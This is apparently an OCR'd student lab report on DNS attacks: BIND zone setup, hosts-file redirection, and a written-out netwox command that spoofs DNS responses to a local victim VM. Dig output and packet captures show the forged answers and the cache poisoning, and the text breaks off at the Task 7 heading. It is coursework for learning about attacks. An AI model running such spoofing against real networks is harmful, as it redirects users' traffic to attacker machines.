


Setup the reverse lookup zone file




Restart server to see changes.

```
/bin/bash 66x24
PES1201801948-bharath-VM1:~$ sudo service bind9 restart
PES1201801948-bharath-VM1:~$
```




We can see the mapping of the domain name.





Attacks on DNS

Task 4: Modifying the Host File




Add a new line in hosts file






Now we can see the ip is redirected to our attacker machine

Task 5: Directly Spoofing Response to User



```
PES1201801948-bharath-VM3:~$ sudo netwox 105 --hostname "www.examp
le.net" --hostnameip 10.0.2.6 --authns "ns.example.net" --authnsip
 10.0.2.5 --filter "src host 10.0.2.7" --ttl 19000 --spoofip raw
```


We get the forged response back.




```
PES1201801948-bharath-VM3:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54459
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITION
AL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        19000   IN      A       10.0.2.6

;; AUTHORITY SECTION:
ns.example.net.         19000   IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         19000   IN      A       10.0.2.5

;; Query time: 50 msec
```

No.	Source	Destination	Protocol	Length	Info
1	::1	::1	UDP	65	47130 → 47130 Len=1
2	10.0.2.7	10.0.2.5	DNS	88	Standard query 0xf737 A w
3	10.0.2.5	10.0.2.7	ICMP	116	Destination unreachable (
4	10.0.2.5	10.0.2.7	DNS	132	Standard query response 0


Task 6: DNS Cache Poisoning Attack




No.	Source	Destination	Protocol	Length	Info
1	::1	::1	UDP	65	33279 → 33279 Len=1
2	10.0.2.7	10.0.2.5	DNS	87	Standard query 0x24c9 A w
3	10.0.2.5	10.0.2.7	ICMP	115	Destination unreachable (
4	::1	::1	UDP	64	40848 → 58040 Len=0
5	10.0.2.5	10.0.2.7	DNS	150	Standard query response 0
6	10.0.2.5	10.0.2.7	DNS	150	Standard query response 0


Here the forged response is sent from the dns server.

Task 7: DNS Cache Poisoning: Targetingthe Authority Section

